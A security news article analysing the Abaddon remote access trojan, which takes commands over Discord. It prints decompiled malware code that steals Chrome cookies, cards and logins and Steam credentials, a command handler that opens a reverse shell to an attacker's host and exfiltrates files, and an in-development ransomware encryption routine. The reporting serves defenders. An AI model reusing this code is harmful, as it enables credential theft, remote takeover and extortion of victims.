
New RAT malware gets commands via Discord, has ransomware feature


bleepingcomputer.com/news/security/new-rat-malware-gets-commands-via-discord-has-ransomware-feature/

Lawrence Abrams



By
Lawrence Abrams

- October 23, 2020
- 01:13 PM
- 0



The new 'Abaddon' remote access trojan may be the first to use Discord as a full-fledged command and control server that instructs the malware on what tasks to perform on an infected PC. Even worse, a ransomware feature is being developed for the malware.

Threat actors abusing Discord for malicious activity is nothing new.

In the past, we have reported on how threat actors use Discord as a stolen data drop or have created malware that modifies the Discord client to have it steal credentials and other information.


RAT uses Discord as a full C2 server

A new 'Abaddon' remote access trojan (RAT) discovered by MalwareHunterTeam, though, could be the first malware that uses Discord as a full-fledge command and control server.

A command and control server (C2) is a remote host that malware receives commands to execute on an infected computer.

When started, Abaddon will automatically steal the following data from an infected PC:


- Chrome cookies, saved credit cards, and credentials.



```
SQLiteConnection sqliteConnection = new SQLiteConnection(new SQLiteConnectionString(text2, false));
List<ChromeEncrypted> list2 = new List<ChromeEncrypted>();
switch (queryType)
{
case Chrome.QueryType.Cookie:
    list2.AddRange(sqliteConnection.Query<Cookie>(query, Array.Empty<object>()));
    break;
case Chrome.QueryType.CreditCard:
    list2.AddRange(sqliteConnection.Query<CreditCard>(query, Array.Empty<object>()));
    break;
case Chrome.QueryType.Login:
    list2.AddRange(sqliteConnection.Query<Login>(query, Array.Empty<object>()));
    break;
}
foreach (ChromeEncrypted chromeEncrypted in list2)
{
    try
    {
        string text3 = Encoding.UTF8.GetString(this.Decrypt(chromeEncrypted.EncryptedValue)).Replace("\0", "");
        if (text3 != null && text3 != "")
        {
            chromeEncrypted.Value = text3;
            chromeEncrypted.EncryptedValue = null;
            list.Add(chromeEncrypted);
        }
    }
    catch
    {
    }
}
return list;
```

Code showing the stealing of Chrome data

- Steam credentials and list of installed games




```
try
{
    foreach (string str in registryKey.OpenSubKey("Apps").GetSubKeyNames())
    {
        using (RegistryKey registryKey2 = registryKey.OpenSubKey("Apps\\" + str))
        {
            string text = (string)registryKey2.GetValue("Name");
            if (text != null)
            {
                list.Add(text);
            }
        }
    }
}
catch
{
}
SteamEnvelope steamEnvelope = new SteamEnvelope
{
    InstalledApps = list,
    Username = registryKey.GetValue("AutoLoginUser").ToString(),
    RememberPassword = ((int)registryKey.GetValue("RememberPassword") == 1)
};
string text2 = registryKey.GetValue("SteamPath").ToString();
if (Directory.Exists(text2))
{
    foreach (string path in Directory.GetFiles(text2, "ssfn*"))
    {
        FileClient.AddFile("steam/" + steamEnvelope.Username + "/" + Path.GetFileName
          (path), path);
```

Code showing Steam data theft

- Discord tokens and MFA information.
- File listings
- System information such as country, IP address, and hardware information.

Abaddon will then connect to the Discord command and control server to check for new commands to execute, as shown by the image below.



```
public static void OnDiscordCommand(object sender, MessageReceivedEventArgs message)
{
    Core.SetLastRead(message.Timestamp);
    CommandEnvelope commandEnvelope = new CommandEnvelope();
    try
    {
        commandEnvelope.FromString(Utils.Base64ToString(Utils.Base64Pad(message.Text)));
    }
    catch (Exception)
    {
        return;
    }
    if (commandEnvelope.HWIDs.Contains(Core.HWID) || commandEnvelope.HWIDs.Count == 0)
    {
        Parallel.ForEach<Command>(commandEnvelope.Commands, delegate(Command command)
        {
            switch (command.CommandCode)
            {
            case CommandCode.GetFile:
                FileClient.AddFile(command.Arguments[0], command.Arguments[0]);
                return;
            case CommandCode.GetDirectory:
                Files.GetDirectory(command.Arguments[0], false);
                return;
            case CommandCode.GetDirectoryRecursive:
                Files.GetDirectory(command.Arguments[0], true);
                return;
            case CommandCode.GetDeviceTree:
                Files.GetDeviceTree();
                return;
            case CommandCode.Shell:
                new ReverseShellClient(command.Arguments[0], (command.Arguments.Count > 1) ? int.Parse(command.Arguments[1]) : 443).StartListening();
                return;
            case CommandCode.ReportBack:
                Core.DiscordClient.Send(Core.HWID, null, null, null);
                return;
            case CommandCode.Ransom:
            {
                CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt
                  (Core.Encrypter.Decrypt(Constants.N));
                Core.DiscordClient.Send(Core.HWID + " Master Key: " + Utils.StringToBase64(cryptoEnvelope.ToString()), null, null, null);
                return;
            }
            case CommandCode.RansomDecrypt:
                new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
                Core.DiscordClient.Send(Core.HWID + " Decrypted", null, null, null);
                return;
            default:
                return;
            }
        });
    }
}
```

Receive a task from the Discord server

These commands will tell the malware to perform one of the following tasks:

- Steal a file or entire directories from the computer
- Get a list of drives
- Open a reverse shell that allows the attacker to execute commands on the infected PC.
- Launch in-development ransomware (more later on this).
- Send back any collected information and clear the existing collection of data.


The malware will connect to the C2 every ten seconds for new tasks to execute.

Using a Discord C2 server, the threat actor can continually monitor their collection of infected PCs for new data and execute further commands or malware on the computer.

Developing a basic ransomware

One of the tasks that can be executed by the malware is to encrypt the computer with basic ransomware and decrypt files after a ransom is paid.

This feature is currently in development as its ransom note template contains filler as the developer works on this feature.



```
public CryptoEnvelope Encrypt(byte[] n)
{
    this.TransformDirectory(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), true);
    CryptoEnvelope cryptoEnvelope = CryptoUtils.RSAEncrypt(this.MasterKey, n);
    this.MasterKey = null;
    File.WriteAllText(Path.Join(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
      "how_to_decrypt.txt"), string.Format("blah blah blah {0} bla {1}BTC to {2}, {3}\n", new object
      []
    {
        this.Address,
        this.Amount,
        this.BtcAddress,
        Core.HWID
    }) + "Send also: " + Utils.StringToBase64(cryptoEnvelope.ToString()) + "\nUse the supplied
      decryption app with the master key your receive after payment or if you are tech savvy enough
      diy it\n.abenc file = 16 byte iv for key and the encrypted file + 16 byte file key encrypted
      with the master key + encrypted file");
    return cryptoEnvelope;
}
```

In-development ransomware component

With ransomware being extremely lucrative, it would not be surprising to see this feature completed in the future.

Related Articles:

New stealthy Nerbian RAT malware spotted in ongoing attacks

New NetDooka malware spreads via poisoned search results

Hackers target Russian govt with fake Windows updates pushing RATs

Ukraine supporters in Germany targeted with PowerShell RAT malware

Eternity malware kit offers stealer, miner, worm, ransomware tools

- Command and Control
- Discord
- Malware
- Ransomware
- RAT
- Remote Access Trojan

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article

- Next Article

You may also like: